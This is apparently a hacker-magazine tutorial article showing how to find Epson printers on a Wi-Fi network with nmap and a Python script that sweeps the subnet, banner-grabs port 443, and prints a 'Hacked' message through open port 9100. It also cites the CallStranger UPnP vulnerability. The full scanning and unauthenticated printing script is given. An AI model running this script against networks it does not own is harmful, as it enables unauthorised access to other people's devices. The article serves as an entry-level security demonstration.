HVCK magazine - issue 1: How to “hack” your Epson printer
﷽
This article was written by me for a hacker’s HVCK magazine: Issue 1 in 2023.
Therefore, the PoC is relevant and works properly at the time of writing in January 2023.

In this article, I want to show you how it is not safe to leave devices accessible from a WiFi network. In my case, I will be using my new epson printer for experiments that I bought for the new year:

At the end of the article, we will write a simple epson printer’s scanner on your network, and if it is available, we will send something to print.
First of all, scan your wireless network via nmap for hosts discovery:
nmap -sn -T4 192.168.1.0/24 -oG | awk '/Up$/{print $2}'

In my case I already know what my printer is 192.168.1.50. Scan it for open tcp ports:
nmap -Pn -T4 -A 192.168.1.50

As you can see, some ports are open. Via this, we can find out that 631 - for IPP/IPPS printing, 9100 - for network printing, 515 - forwarding LPR data.

For simplicity, let’s say that if 443 port banner contains EPSON - it’s EPSON printer:
### tcp scan 443 port
def check_ip(addr):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3)
    try:
        res = s.connect((addr, 443))
        s = ssl.wrap_socket(s, keyfile = None,
                            certfile = None,
                            server_side = False,
                            cert_reqs = ssl.CERT_NONE,
                            ssl_version = ssl.PROTOCOL_SSLv23)
        s.sendall(b"GET / HTTP/1.1\r\nHost: " + addr.encode() + b"\r\nConnection: close\r\n\r\n")
        banner = s.recv(4096).decode()
        if "EPSON" in banner:
            print (Colors.GREEN + f"found epson printer: {addr} " + Colors.ENDC)
            return True
    except:
        return False
If we scan 192.168.1.50 again for all TCP ports:
nmap -Pn -T4 -A -p- 192.168.1.50

we found that, 1865 is also open - Forwarding scan data from Document Capture Pro and Document Capture.
CVE-12695: CallStranger
Also you can see, another interesting thing:

A critical vulnerability has been discovered in the UPnP (Universal Plug and Play) protocol that directly affects most Internet of Things (IoT) devices.
This vulnerability named CallStranger and numbered CVE-2020-12695 was discovered and privately reported in late 2019 to the Open Connectivity Foundation (#OCF) by the security researcher named Yunus Çadırcı
practical example
First of all, add function which check our IP address in Wireless network:
### get my wlan IP address
def my_ip(iface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    iface = struct.pack('256s', iface.encode('utf_8'))
    addr = fcntl.ioctl(s.fileno(), 0x8915, iface)[20:24]
    return socket.inet_ntoa(addr)
Also add function which scan all our network for searching printers, if found “hack” them:
### scan subnet for epson printers
def scan_net():
    hosts = []
    subnet = str(my_ip("wlan0"))
    print (Colors.BLUE + "subnet: " + subnet + "/24..." + Colors.ENDC)
    subnet = ".".join(subnet.split(".")[:-1])

    for i in range(0, 255):
        ip = subnet + "." + str(i)
        hosts.append(ip)

    with ProcessPoolExecutor(len(hosts)) as executor:
        results = executor.map(check_ip, hosts)
        for host, is_printer in zip(hosts, results):
            if is_printer:
                hack(host)
For simplicity just for experiment, we just print something via 9100 port. As I wrote earlier this port is used for network printers.
from escpos.printer import Network

#....

### print via 9100 port
def hack(host):
    print (Colors.YELLOW + "try to hack printer... " + str(host) + Colors.ENDC)
    printer = Network(host) #Printer IP Address
    printer.text("Hacked, meow-meow =^..^=\n")
    printer.cut()
    print (Colors.GREEN + "printer successfully hacked :)" + Colors.ENDC)
As you can see, we just import https://github.com/python-escpos/python-escpos library for printing.
So the full source code of our script is something like this (hack.py):
import ssl
import socket
import fcntl
import struct
from concurrent.futures import ProcessPoolExecutor
from escpos.printer import Network
import warnings
warnings.filterwarnings("ignore", category=DeprecationWarning)

### for terminal colors
class Colors:
    BLUE = '\033[94m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    PURPLE = '\033[95m'
    ENDC = '\033[0m'

### tcp scan 443 port
def check_ip(addr):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3)
    try:
        res = s.connect((addr, 443))
        s = ssl.wrap_socket(s, keyfile = None,
                            certfile = None,
                            server_side = False,
                            cert_reqs = ssl.CERT_NONE,
                            ssl_version = ssl.PROTOCOL_SSLv23)
        s.sendall(b"GET / HTTP/1.1\r\nHost: " + addr.encode() + b"\r\nConnection: close\r\n\r\n")
        banner = s.recv(4096).decode()
        if "EPSON_Linux UPnP/1.0" in banner:
            print (Colors.GREEN + f"found epson printer: {addr} " + Colors.ENDC)
            return True
    except:
        return False

### print via 9100 port
def hack(host):
    print (Colors.YELLOW + "try to hack printer... " + str(host) + Colors.ENDC)
    printer = Network(host) #Printer IP Address
    printer.text("Hacked, meow-meow =^..^=\n")
    printer.cut()
    print (Colors.GREEN + "printer successfully hacked :)" + Colors.ENDC)

### get my wlan IP address
def my_ip(iface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    iface = struct.pack('256s', iface.encode('utf_8'))
    addr = fcntl.ioctl(s.fileno(), 0x8915, iface)[20:24]
    return socket.inet_ntoa(addr)

### scan subnet for epson printers
def scan_net():
    hosts = []
    subnet = str(my_ip("wlan0"))
    print (Colors.BLUE + "subnet: " + subnet + "/24..." + Colors.ENDC)
    subnet = ".".join(subnet.split(".")[:-1])

    for i in range(0, 255):
        ip = subnet + "." + str(i)
        hosts.append(ip)

    with ProcessPoolExecutor(len(hosts)) as executor:
        results = executor.map(check_ip, hosts)
        for host, is_printer in zip(hosts, results):
            if is_printer:
                hack(host)
scan_net()
As you can see, we check banner for possible vulnerable version of UPnP.
For the purity of the experiment, I also checked my printer with the author’s PoC after discover vulnerable version.
demo
Let’s go to see everything in action:
python3 hack.py


As you can see everything is worked perfectly, our program logic is simple.
Of course, this is a simple case and simple “dirty” PoC code and only work for you own WIFI network.
In real life, hackers can detect vulnerable IoT devices that are accessed from the Internet. Also, they use another vulnerabilities in IoT devices and write some kind of working exploit, not only CallStranger. For example, some Epson printers are vulnerable:

https://www.cvedetails.com/cve/CVE-2020-12695/
Given that the printer I bought in Istanbul is a new model, it is very strange to find a 2020 vulnerability on it. :)
I hope this post if useful for entry level cybersec specialists and also for professionals.
HVCK magazine
HVCK magazine: Issue 1 2023
PoC: hack.py script
CallStranger exploit
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine